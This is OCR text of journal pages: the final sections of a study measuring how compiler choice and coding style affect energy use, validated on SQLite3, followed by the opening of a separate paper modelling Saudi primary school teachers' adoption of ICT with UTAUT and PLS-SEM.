

Fig. 16. Power comparison between different compilers.

IX. Results Validation

For validation, the authors applied the findings of the research to one of the well-known open source C/C++ applications, showing how much energy can be saved. According to the findings in Sections IV, V, VI, VII and VIII; the best performance and least energy consumption can be achieved by compiling the code with Borland C++ 5.5. We can also achieve a lower power by applying a sleep statement in the middle of the CPU intensive operations. The above sections claim that will be validated in this section is that the applications compiled by Borland C++ 5.5 should consume 58%~64 less energy than applications compiled with other compilers.

SQLite3 is a self-contained, serverless, zero-configuration, transactional SQL database engine. It is a lightweight database that supports SQL syntax of standard relational databases for complex queries [27].

SQLite3 open source application has been chosen for this experiment because of its wide usage in a large variety of software and products [28]-[30]. For example, SQLite is used in Apple's many native Mac OS-X and IOS applications, used as a meta-data storage for Firefox web browser and the Thunderbird e-mail reader from Mozilla, used as an application file format for Adobe Photoshop Lightroom, used as a primary data store on the client-side of the Dropbox file archiving and synchronization service, and it is also used in Google's Android OS and the Chrome Web Browser.

The source code has been downloaded from the official SQLite3 download page [31]; the downloaded package can be reached from [32]. The C code has been modified to fix the compilation issues raised from compiling with BorlandC55. It has also been modified to execute a sleep statement for 1 millisecond, every 500 loop rounds, in the DROP TABLE method. This experiment will focus only on the DROP TABLE statement, by executing 200 DROP TABLE statement. Each table contains 6,856,019 records, and each record consists of two integer columns. The DB is saved in a single file with a size over 4 GB.

The 200 statements are split over 5 execution sessions for power measurements. The reason for that split is to have multiple power measurements, where the standard deviation can be calculated, to find out how close the data are to average power. The average application power is then used along with the execution time to generate the average energy consumption. Whenever an average is calculated, the standard deviation is shown as an error bar at the top of the graph, to show how close the data are to the average.

Finally, the BorlandC55 result is compared to the result of the EXE file downloaded from the official SQLite3 website [33], to compare the energy savings, and the execution time performance.

A. Experimentation Result

As shown in Table VII, Fig. 17, 18 and 19, the application that has been compiled with BorlandC55 with the sleep statement has shown a 52.16% decrease in application power, a 58.13% decrease in application energy consumption, and a 13.14% decrease in execution time. This result is a strong indication of the validity of the findings in Sections IV, V, VI, VII and VIII.



Fig. 17. SQLite3- Average Execution Time – Error Bar shows standard deviation.



Fig. 18. SQLite3 - Energy Comparison - Error Bar shows standard deviation.



Fig. 19. SQLite3 - Power Comparison - Error Bar shows standard deviation.

TABLE VII. SQLITE3 - EXPERIMENTATION RESULT

Measurements	**BorlandC55 Compiled EXE**	**Downloaded EXE**
Execution time (S)	105.3220	121.2620
Application Power (W)	0.1497	0.3130
Application Energy consumption (Joule)	15.7590	37.6385

X. FUTURE WORK

The main contribution of this research lies in highlighting the impact of coding style and choice of the compiler on energy and performance efficiency. However, there are several lines of research arising from this study which should be pursued. The experimentation results show that the magnitude of the differences between the four compilers is significant. However, further investigation of why the difference is large is yet to be done, e.g. how different is the assembly code? What optimizations does each compiler use by default? What libraries do the compilers use? How is initialization done? Where in memory does the program get loaded? Does this matter?

The following points are some other ideas that could be an extension of this research:

- Applying compilation time enhancements, flags, and directives, instead of using the compiler's default settings, and detect the difference in performance and energy consumption.
- Implementing a dynamic power-aware framework, that automatically reduces the application's power when it reaches a certain level.
- Investigating the power-aware techniques for the Virtual Machine based programming languages, e.g. JAVA.

XI. CONCLUSION

This research has demonstrated that an important solution for finding the balance between performance, power, and energy consumption could be choosing the right coding style along with the right compiler that works best with the nature of the application and the target machine.

It also has shown that although in most of the cases high CPU performance means high application power, this is not universally valid, and low power does not always translate to lower total energy consumption.

The research also revealed that one coding style could work best for one compiler, but not for another compiler and that the most efficient coding style varies based on the system goals and constraints. In addition, enhancing the program's energy efficiency is not only dependent on the target machine and the type of program [34], but it is also dependent on how the program is written and compiled.

Furthermore, the research showed that for some compilers, interrupting the CPU intensive instructions with a sleep statement could be a simple and easy way of controlling the application's power. However, it may slightly impact the performance and total consumed energy. We have also shown that interrupting the CPU intensive instructions with I/O instructions is another way of reducing application power. However, in most of the cases, it negatively impacts the performance and the total energy consumption.

All the experimental results were then put into one comparison between compilers, showing how compiler choice can impact the performance, the power, and the total energy consumption of the application.

From the experimentations done on the selected four compilers and three coding styles, it has been found that the best performance and energy saving result can be achieved by compiling the application with Borland C++ 5.5 while separating the CPU intensive instructions from the input/output instructions. The lowest power, however, could be achieved by compiling the application with Visual C++ compiler while interrupting the CPU intensive instructions with a sleep statemen.

Finally, and most importantly, the research team validated the newly introduced software improvement by applying it to one of the well-known open source C/C++ applications (SQLite3). The results have shown 52.16% decrease in application power, 58.13% decrease in the application's energy consumption, and 13.14% decrease in execution time.

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Factors Influencing the Adoption of ICT by Teachers in Primary Schools in Saudi Arabia

Teachers' Perspectives of the Integration of ICT in Primary Education

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***Abstract*—Information and communication technology (ICT) has become part of everyday life for the many people in business, entertainment, education and many other areas of human activity. Students in primary school are just beginning to learn and accept new ideas, show a maturing creativity, develop critical thinking and decision making skills. ICT enriches all these processes. In education, the successful integration of ICT into learning and teaching depends on teachers' attitudes and their ability to use communication technologies, not just competently, but with skill and imagination. Experience is required with the medium, however, but ICT use in education has been largely ignored in Saudi Arabia. The study described here investigated the factors influencing the adoption of ICT as a teaching tool by teachers at Saudi Arabian primary schools. Analysis of the data showed computer literacy and confidence with technology registered a significant positive effect on the study, participants' effort expectancy, which in turn positively influenced their behavioural intention to adopt ICT. On the other hand, Saudi culture, social conditions, system quality, and other obstacles discourage the uptake of ICT by primary school teachers. The findings of this study will assist the Saudi government to enhance the positive factors and eliminate or reduce the negative factors to ensure successful adoption of ICT in primary education by teachers.**

Keywords—Information and communication technology (ICT); primary education; Saudi Arabia; computer literacy; behavioural influence

I. Introduction

Information and communication technology (ICT) generally refers to the 'diverse set of technological tools and resources used to communicate, and to create, disseminate, store, and manage information' [1]. Although the components of ICT change and evolve rapidly, information and communication technologies of some sort are part of everyday life for many people worldwide in the business, social and education sectors.

Kozma [2] has argued that in the field of education, investment in ICT supports economic growth, promotes social development, advances education reform and supports education management. While ICT cannot solve all the issues common to education systems, such as low literacy rates or lack of resources, it can provide novel solutions to the learning and teaching obstacles encountered in a traditional educational system by providing a platform for new teaching methodologies and efficient administration tools [3], [4]. Teachers can guide student learning in diverse subjects, arguments and theories with interactive ICT tools [5], [6]. The asymmetric communication offered by ICT can provide an easy way to share information on an 'anytime, anywhere' basis [7], and allows teachers to participate more fully in the learning process, while learners benefit from ready access to materials or assistance [4]. Dedicated channels of communication mean that ICTs can assist in the unification and bonding of students and schools while reinforcing good quality learning [8]. Students access information in a variety of ways, organise it and construct meaning from it. Thus, ICT in education can improve both individual and class academic performance [9].

At the primary level, young minds are open to new ideas, show creativity, develop critical thinking and above all, are ready to absorb surrounding information for informed decision-making at any later stage in life [10], [1], which makes exposure to ICT particularly important in primary education [1]. Realizing the importance and potential for accelerated or advanced learning, ICT has therefore been introduced in primary schools in many countries. The use of ICT has provided opportunities for primary school teachers to develop professionally [15], [16], and for education services to be improved in countries such as Belgium [11], China [12], and Korea [13].

Since it is the classroom teacher whose behaviour will have the greatest impact on the successful adoption and application of ICT for learning and teaching, the circumstances of its introduction for them is critical [14]. It is their acceptance, attitudes and intention to use ICT [17], [18], [19] that determine the quality of its integration into the school system and the success or failure of its use as a learning and a teaching tool. It is necessary therefore to understand the factors affecting teachers' adoption of ICT as part of their everyday pedagogy by investigating them in the midst of their teaching context.

In the context of education in Saudi Arabia, the use of digital technologies is new. The country does not have effective ICT programs like other developed nations, particularly for primary education. Although the government is making efforts to improve the whole education system, especially in terms of using ICT [20]-[22], it is a feature with which the nation has little historical experience.

ICT was officially implemented throughout secondary schools less than a decade ago. In 2007, the King Abdullah bin Abdul-Aziz Project for Public Education Development, *Tatweer* (to develop), was introduced at secondary school level. The Tatweer program[1] was established in an effort to reform secondary education in Saudi Arabia via the Tatweer Smart School, Tatweer Education, and Tatweer Transportation programs [23]. The program is not yet integrated into primary education, and despite the importance of ICT in primary education, the integration of ICT at primary level continues to be ignored [22], [24].

This leads to ongoing disadvantages for Saudi primary education, when compared with the secondary and tertiary level institutions that are moving towards ICT implementation through mandatory education leadership programs [25]. It follows logically that the use of ICT at the primary level would prepare the children from the very early stage of education to enable them to use ICT with confidence by the time they reach secondary school. However, effective strategies critical to the introduction and usage of ICT in Saudi primary schools are not currently in place [26].

In order to ensure the successful adoption of ICT in primary education by teachers in Saudi Arabia, the first and foremost task is therefore to determine the positive and negative factors influencing the adoption of ICT. For the use of technology to be accepted and adopted by the teachers, they must have a positive intention to use communication technologies for their daily activities. In general, there would be several factors that would modify the behavioural intention of the teachers.

This paper describes the selection of a theory of technology adoption with which to model the ICT use or potential use by Saudi primary school teachers. Consulting the literature, and using the Unified Theory of Acceptance and Use of Technology (UTAUT), we anticipated the factors most likely to motivate the adoption of ICT or its rejection, and explain them here, along with the development of additional constructs, and our hypotheses and their testing. This is followed by the ways in which we analysed the results, as well as a discussion of the results themselves and the implications for Saudi primary education.

II. Theoretical Framework

A. *Primary Education in Saudi Arabia*

In Saudi Arabia, all education policies are subject to government control. The Educational Policy Document issued by the Council of Ministries is the basic reference on the fundamentals and goals of education. The aims of the policy are to make education efficient; to meet the religious, economic and social needs of the country; and to eradicate literacy among Saudi Arabians.

Thus, education is compulsory for children aged between 6 and 15 years in Saudi Arabia, where girls and boys are educated separately. The administration of education in Saudi Arabia is controlled through two main agencies, namely the Ministry of Education (MoE) and the Ministry of Higher Education (MoHE) [27], [23].

The education system can be divided into two broad categories: general education and higher education. General education consists of three stages: six years of primary school, three years of intermediate school, and three years of secondary or high school. The curriculum, syllabus and textbooks are uniform throughout the country for all stages.

Children enter primary school at the age of six. The main objectives of primary education are to instill the correct Islamic spirit in the children by providing religious education, while ensuring they develop a sense of belonging to an Islamic nation. It is considered desirable that the students understand their rights and duties, and learn to take responsibility for their behaviour. The schools also seek to foster a desire to learn and make good use of one’s time. Loyalty to the country’s rulers and love for the country are encouraged.

At the same time as these affective factors are being encouraged, the students learn basic skills in language and numeracy, while participating in physical education. The children are promoted from one grade to the next if they pass an examination at the end of the academic year. At the end of grade six, the students passing the Elementary Education Certificate are considered qualified for secondary education.

B. *Research Model and Hypotheses*

A wide range of theoretical models related to technology acceptance have been developed and studied over the last three decades to understand and model an individual’s reaction to innovation and the impact factors affecting the adoption of new technologies, specifically ICT [28], [29]. The theories of innovation diffusion can be applied to innovations of all types (e.g., mobile phones; cloud computing). The most commonly utilized primary theories of innovation diffusion related to technology adoption include the:

- Theory of Reasoned Action (TRA) [30]
- Theory of Planned Behaviour (TPB) [31], [32]
- Technology Acceptance Model (TAM) [32]
- Technology Acceptance Model 2 (TAM 2) [28]
- Technology Acceptance Model 3 (TAM3) [29]
- Unified Theory of Acceptance and Use of Technology (UTAUT) [28]

These theories and models have evolved with time and changing contexts. TAR, TPB and TAM are relatively older in terms of modelling ICT-related innovation acceptance and have been superseded and no longer reflect the needs of modelling ICT adoption in education. The UTAUT presents a more complete picture of the acceptance process by consolidating and unifying numerous technology adoption models [28], [33]. Elements from eight individual models are unified in the UTAUT – the TRA, TPB, TAM, combined model of TAM and TPB (C-TAM-TPB), the model of personal computer utilization (MPCU), diffusion of innovation theory (DOI), social cognitive theory (SCT), and motivational model

[1] King Abdullah bin Abdul-Aziz public educational development project. Retrieved from https://www.tatweer.edu.sa/

(MM). The model is a summary of current models related to the acceptance of new technology [28].

In addition to the basic elements of the UTAUT model, new variables integral to the Saudi context were introduced to examine the relationships between different variables and find the factors affecting teachers (positive or negative) which are essential for the improvement of ICT use in primary school in Saudi Arabia.

C. UTAUT Constructs to Model ICT use by the Teachers

The major constructs in the UTAUT model are: *performance expectancy, effort expectancy, social influence,* and *facilitating conditions. Performance expectancy* represents an individual's perception of the usefulness of a technology [28], defined as 'the degree to which an individual believes that using the system will help him or her to attain gains in job performance'. *Effort expectancy* represents an individual's perception about the ease of use, which is defined as 'the degree of ease associated with the use of the system'. *Social influence* represents the subjective norms and social factors, and is defined as 'the degree to which an individual perceives that important others believe he or she should use the new system'. *Facilitating conditions* is defined as 'the degree to which an individual believes that an organizational and technical infrastructure exists to support use of the system' [28].

Performance expectancy is the factor, in this case, that indicates the anticipated improvement of performance in school activities as a result of using ICT facilities in administrative and teaching processes. If the primary school teachers believe that ICT is useful and expect that their performance will improve with access to it, they will also develop a positive intention to use the technology in their classes. According to the UTAUT model, performance expectancy has a significant effect on behavioural intention towards the technology [34], [35].

Effort expectancy represents the amount of effort the users expect it will take to use a technology [36], [37]. In the Saudi Arabian school system, a lack of technical support and the low level of ICT competence among primary school teachers make the implementation of ICT difficult [38]. In addition, the lack of access to technology, the lack of training and the lack of time all lead to a discouraging effort expectancy [39], [40]. However, it was anticipated that if this study showed that the perceived difficulties involved in using ICT at the primary level could be eliminated, effort expectancy would become more positive. That is, if the primary school teachers could experience ICT and find it easy to use, they would be likely to find the technology useful and develop a positive behavioural intention to ICT in their daily activities in school.

Social influence affects primary school teachers, who would all belong to different social and interest groups. It is a factor also linked directly to the students and the environment of the school.

Social influence includes the impact of one teacher's behaviour on another's. Ultimately, colleagues, principals, family and friends all influence one another. If the environment in the school and among friends and family is technology oriented, it is highly possible that the teachers will be interested to using technology in the classroom to make study more attractive and easy [34], [37]. They may, themselves, be familiar with ICT and enjoy using it.

Facilitating conditions are enablers in the environment, e.g., the availability of organisational resources and support structures to facilitate the use of a communications system. The quality of the resources influences a person's perception of the ease or difficulty of performing a task using a technology [37], [29], [41]. In primary schools, facilitating conditions for the teachers are the related resources, such as technical help, infrastructure, hardware, and software [43]. Facilitating conditions have a significant effect on users' effort expectancy of ICT use, and also have an impact on the intention to use new technologies [42], [44], [45]. Without a supportive environment, it is very difficult to plan to adopt ICT, regardless of how much a teacher might like to.

Given these observations from the literature, hypotheses regarding ICT acceptance amongst primary school teachers were formulated for the study. The ideas are related to one another, and the hypotheses only present possible scenarios for the teachers. These hypotheses were:

H1: Primary school teachers' performance expectancy of ICT has a significant positive effect on their attitude towards ICT.

H2: Primary school teachers' effort expectancy of using ICT has a significant positive effect on their behavioural intention to use ICT.

H3: Positive social influence on the primary school teachers has a significant positive effect on their behavioural intention to use ICT.

H4: Facilitating conditions of ICT has a significant positive effect on primary school teachers' perceived ease of use of ICT.

D. Additional Constructs to Model ICT use by the Teachers

In order to explore ICT acceptance as deeply as possible amongst primary school teachers, *computer literacy*, *ICT system quality, cultural factors*, and *external barriers* to the use of ICT by the teachers were incorporated as additional variables in the original UTAUT model. These constructs are closely related to new technology acceptance in different contexts.

Computer literacy is the individual's judgment of his or her capacity to use the computer confidently, which is not only concerned with the skills one has, but with the judgments of what one can do with whatever skills one possesses [43], [44], [46].

Computer literacy has a significant effect on users' performance expectancy [44], [47]-[50] and effort expectancy [44], [49], [51], [52]. Due to lack of access to technology, lack of training and lack of time, the teachers in Saudi Arabia find themselves poorly skilled in their use of ICT in teaching [39]. It is reasonable to anticipate, however, that if primary school teachers were more computer literate and confident in their use of the technology, then they would find ICT easy and useful.

System quality indicates the quality of the ICT systems available in primary schools for teaching and learning activities. The quality of the ICT system significantly influences perceived usefulness [44], [47], [53], users' attitudes toward using the technology [44], [47], [49], [54], and users' behavioural intentions to use technologies [44], [49], [50], [55]. Unfortunately, in Saudi Arabia, teachers suffer from limited knowledge of the use and maintenance of ICT, as well as the basic technical and pedagogical skills for using technology in teaching, which negatively influences their current use of ICT [39], [40]. If, however, the ICT system in a primary school possessed all the expected characteristics, then the teachers would find the system useful; and would develop a positive intention to use the system.

Islamic *culture* is dominant in Saudi Arabia; it is embedded in political, public and private life for the majority of Saudi citizens and therefore has an impact on education and the institutions that provide education. As a result, cultural factors, such as power exercise (how people operate using their influence over different matters), social collectiveness, uncertainty avoidance (societies' tolerance of uncertainty), and gender, influence the behavior of the teachers, as they are a major part of the social system [56]-[58].

Given Islamic culture and social organisation, the Saudi context is completely different from that of the Western nations considered by most ICT research [56]. Saudi versions of cultural factors, such as power exercise, social collectiveness, uncertainty avoidance, and gender, directly affect how teachers behave in the schools and how they like to use ICT in the classroom. Considering the social structure and cultural norms, teachers' use of ICT in classes would reflect the Saudi context.

External barriers are also a general condition faced by the teachers. Lack of professional training, lack of access to the internet, and not having enough time to use ICT are common complaints among the teachers [59]. They have to manage the students and also prepare for the lectures in the classes. Without proper external support, it would be difficult to use ICT on a regular basis.

Considering the importance and relevance of the additional constructs, they were incorporated into the model with corresponding hypotheses.

H5: Primary school teachers' computer literacy in ICT has a significant positive effect on primary school teachers' performance expectancy of ICT use.

H6: Primary school teachers' computer literacy has a significant positive effect on their effort expectancy of ICT.

H7: System quality and flexibility has significant and direct influence on behavioural intention to use ICT in primary schools by the teachers.

H8: There is a direct and positive relationship between culture and behavioural intention to use ICT in classes.

H9: There is a significant relationship between culture and external barriers to use ICT in class by the teachers.

H10: External barriers have a negative and direct effect on behavioural intention to use ICT in primary schools by the teachers.

E. Behavioural Intention to use ICT and Actual use

In Saudi Arabia, teachers are currently limited in their use of ICT facilities in their classroom for any purpose, and technology is rarely used in teaching [39], [40], [59]. However, if primary school teachers develop a positive intention to use ICT facilities, then they will use them to teach the students, given the opportunity. Therefore, the following hypothesis was formulated:

H11: Teachers' behavioural intention to use ICT has significant and direct relation with their actual use of ICT in their classes and teaching.

Considering all these hypotheses and constructs, a combined model of ICT adoption for the teachers was proposed, as shown in Fig. 1. The figure shows all the constructs used in modeling ICT behavioural intentions and actual use of ICT by the primary school teachers in the study sample. In this case, except for behavioural intention and actual use, all the constructs are exogenous constructs, meaning independent constructs that influence the use of ICT. Behavioural intention and actual use are the endogenous constructs (dependent constructs of the model). However, behavioural intention can also act as an exogenous construct, when the relation between behavioural intention and actual use are evaluated.



Fig. 1. Proposed ICT behavior model for the teachers of primary schools in Saudi Arabia, Highlighted boxes indicate additional constructs integrated with base UTAUT model constructs.

F. Methods and Materials

In this study, a mixed methods approach, combining both inductive and deductive methods, was used in order to collect the most comprehensive data regarding the study aim, including both qualitative and quantitative analysis [60], [61]. The quantitative analysis was complementary to the qualitative, helping to develop insight and a detailed understanding of teachers' attitudes toward ICT in primary education in Saudi Arabia.

1) Sampling for data collection

The target populations consisted of teachers of primary schools in the Kingdom of Saudi Arabia. The sampling process was random, and ensured a statistically acceptable size. For qualitative analysis, interviews were conducted to provide a comparison with quantitative surveys and add depth to the responses to the survey questionnaire [60]. Like the schools, the 200 interviewees were selected randomly from the list of all the primary schools in the three targeted cities (Jeddah, Riyadh and Dammam).

A PLS-SEM (partial least squares-structural equation modelling) [63] technique was used for modeling the adoption of ICT in primary schools by teachers in Saudi Arabia. Teachers were targeted from the selected schools randomly, and contacted to conduct the intensive survey. After receiving all responses, the data were cleaned and processed. From this process, 170 valid responses from teachers were collected.

2) Data collection

Interviews with selected primary school teachers were conducted for qualitative data collection to explore the behaviour, mindset, perceptions and general acceptability of ICT in primary education. In this research, semi-structured interviews were used to obtain the teachers' in-depth ideas.

Based on the understanding developed from the qualitative data, quantitative data were collected from primary school teachers in Saudi Arabia using different sets of questions to test the developed hypotheses in this study. The details of each construct-related item/question can be found in Table I. Most of the questions/items were based on the basic questions formulated for the UTAUT model [28].

3) Data analysis

In order to achieve the desired goals and answer the research questions effectively, to determine the validity of the conceptual model, and most importantly to guarantee the best and most relevant results, efficient analysis of the qualitative and quantitative data was essential.

a) Qualitative data analysis

The qualitative data (interviews) analysis strategies were grounded in the inductive approach [60], [62]. For analysis and interpretation of the interview data, a 'hermeneutical' analysis process was used in this research [64]-[67]. Hermeneutics is known as the 'art of interpretation', which is concerned with the creation of interpretive understanding of participants' experiences [64]-[70]. It involves the interpretation of text based on iterations of the researcher's own experience and existing literature and research, as well as one's own contextual ideas [65].

b) Quantitative data analysis

Quantitative data analysis followed the deductive approach [62], [71]. At the beginning of these the analyses, general descriptive statistics were conducted to understand the data type, frequency and percentages for different general questions asked of the teachers, such as their age, education, and use of ICT facilities. PLS-SEM was used to consider the suitability of the hypothetical model and its relationships with respect to the research problems. PLS-SEM is an iterative approach that maximizes the explained variance of endogenous constructs. Linear composites of observed variables are employed as proxies for latent variables, in order to estimate model relationships, given that construct validity has been established [72], [73]. In this study, *SmartPLS* software (a standalone software specialized for PLS path models) developed by Ringle, Wende & Will [74] was utilized [75], [76].

c) Conformity factor analysis (CFA)

Conformity factor analysis (CFA) was conducted to test how well an adequate a priori factor structure and its relevant model of loadings matched the actual data [77]-[81]. CFA requires both the number of factors and the specific pattern of loadings of each of the measured variables on the underlying set of factors. Each measured variable is hypothesized to load on only one factor, and positive, negative, or zero (orthogonal) correlations are specified between the factors [82]. CFA was undertaken to ensure that all the items and constructs proposed in the model influenced convergent legitimacy, construct cogency, discriminant authority and factorial validity [82], [83]. The proposed factors (Table I) of the models were entered for CFA, where it was assumed that the factors or items having outer factor loading greater than 0.5 predict the corresponding constructs effectively, and vice-versa [84]. This analysis helped us assess the structural stability of data collected through the questionnaire in order to develop a better understanding of the model, and pave the way for developing the PLS-SEM model.

d) Path analysis

At the first step of PLS-SEM, the path models of the proposed model connecting the variables and constructs were considered for running the PLS-SEM algorithm in *SmartPLS* software (Version 3). The estimation of path model parameters involved four steps: i) determination of an iterative algorithm that determined the composite scores for each construct; ii) correction for the attenuation of those constructs that were modelled as factors; iii) parameter estimation; iv) bootstrapping for inference testing [73].

The significance of each parameter and the strength of the relationships between the predicator (exogenous) and the dependent (endogenous) constructs were determined using critical ratio or t-values. Based on the weights of the indicators, the relevance of the indicators was assessed to determine their relative contribution to forming the construct [72], [76]. After the analysis, the model was evaluated using the co-efficient of determination (R2), estimation of path coefficients (β), and prediction relevance (Q^2) [72]. Finally, the model relationship analysis was carried out through alternative hypothesis testing using the p-values [85], [86].

III. Analysis and Results

A. *Characteristics and Actual use of ICT in Primary Education by Teachers in Saudi Arabia*

81.73% of the primary school teachers surveyed were male. In Saudi Arabia most schools for females are not easily accessible because of social norms and culture [87], [88], and communication with female teachers was difficult to arrange.

The teachers surveyed in this study were aged between 23 and 49, with an average age of 30. The majority of the teachers surveyed held a Bachelors degree (82.35%). Primary schools in Saudi Arabia have a minimum requirement of a Bachelors degree before teachers are employed. The teachers were generally comfortable with computers and technologies and were increasing the frequency with which they used them in their professional and private lives day to day [89], [90].

Most of the teachers surveyed had been using personal computers in their homes for more than five years (76%). Many of them used a computer for six hours or more per week (77%). The data indicated that computer use increased with the increase of experience with the computer. Most of the teachers were using computers at home for internet browsing (100%), word processing (82%) and e-mail (56%). Thus, the teachers used computers for professional as well as personal purposes showing their familiarity with and capacity to use ICT facilities.

This result contradicts the findings from a study by Al Mulhim [39], who found that teachers in Saudi primary schools suffer from a great gap in their knowledge and in even the basic technical and pedagogical skills of using technology in teaching due to lack of access to technology, lack of training, and lack of time, which discourage them from using technology in their teaching.

The majority of the teachers did not have access to computers or the internet in the classroom for education purposes (75%). However, some teachers did have access to a projector in the classroom. Lack of access to computers in their workplace indicated that a vast majority of the teachers were not able to use ICT for their teaching, despite the fact that they were capable of using computers at home. This finding concurs with studies of Alwani, and Soomro [38], [39] and Albugami and Ahmed [91] who found that despite having sufficient funding, there is still a real gap between the availability of ICT in Saudi schools and methods of implementation, that is, lack of access to technology, lack of hardware and unavailability of internet access.

B. Confirmatory Factor Analysis (CFA)

The items which actually define the constructs or are related to the constructs needed to be investigated before running the PLS-SEM model to identify the factors most eligible for analysis. Based on the factor analysis of the items (Table I) for the constructs, it was possible to ascertain which factors would best explain the constructs in the model and predict ICT usage by teachers in Saudi primary schools.

Not all of the items predicted the constructs with acceptable factor loadings (greater than 0.5). The CFA determined the factors/items that really reflected the constructs. Table I shows that for each construct the average loadings of the corresponding items were above 0.7, which is widely accepted for a measurement model [92]. Thus, it was confirmed that the constructs with these items could proceed to a PLS-SEM model. In this case, the CFA also confirmed the validity and reliability of the constructs. All the constructs proposed in modelling had acceptable validity and reliability for the items found from CFA.

